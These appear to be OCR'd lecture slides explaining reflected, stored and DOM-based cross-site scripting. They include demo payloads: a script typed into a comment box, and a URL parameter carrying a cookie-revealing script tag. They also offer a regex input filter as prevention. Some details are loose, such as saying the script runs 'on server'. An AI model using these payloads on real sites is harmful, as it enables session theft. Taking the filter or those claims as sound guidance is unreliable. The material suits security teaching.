
- Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and store sensitive information, such as billing information.
- Mallory observes that Bob's website contains a reflected XSS vulnerability.
- Mallory crafts a URL to exploit the vulnerability, and sends Alice an email, making it look as if it came from Bob (ie. the email is spoofed).





• Alice visits the URL provided by Mallory while logged into Bob's website.
• The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server.
• The script steals sensitive information (authentication credentials, billing info, etc) and sends this to Mallory's web server without Alice's knowledge !
Alice
BOB
send email with malicious script
Craft url and spoof email
Mallory
script steal Alice Information
Activate Windows


Persistent
The persistent (or stored) XSS vulnerability is a more devastating variant of a cross-site scripting flaw:
it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping.
• Example : A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read


Traditional vs DOM based
1)Traditional(server-side)
Traditionally cross-site scripting vulnerabilities would occur in server-side code responsible for preparing the HTML response to be served to the user.
2)DOM-based vulnerabilities(client-side- HTML or XML contents JavaScript contents processing)
With the advent of web 2.0 applications a new class of XSS flaws emerged, DOM-based vulnerabilities.
DOM-based vulnerabilities occur in the content processing stages performed by the client, typically in client-side JavaScript. The name refers to the standard model for representing HTML or XML contents which is called the Document Object Model (DOM).
JavaScript programs manipulate the state of a web page and populate it with dynamically-computed data primarily by acting upon the DOM.


Art of attack XSS --- 1
In comment section
Comment
Post
In comment section type script then post it. XSS vulnerable site will allow the execution this script on server.
Prevention
(i) validate fields using regular expression
[\\w+\\d+ \@ \. \- _ \= \+ \]* here only word , digits and some special characters (@, . , - , - ,+, =)are allowed.
(ii) Here < and > is not allowed so it is difficult to write script tag.


Art of attack XSS -- 3
In URL type script
http://localhost/page.asp?variable=
<script>alert (document.cookie)<script>
When you fill any form in the textbox, type a above script instead of value e.g. in address field type script, variable value will be replace by script.
This script will display session cookies to an attacker.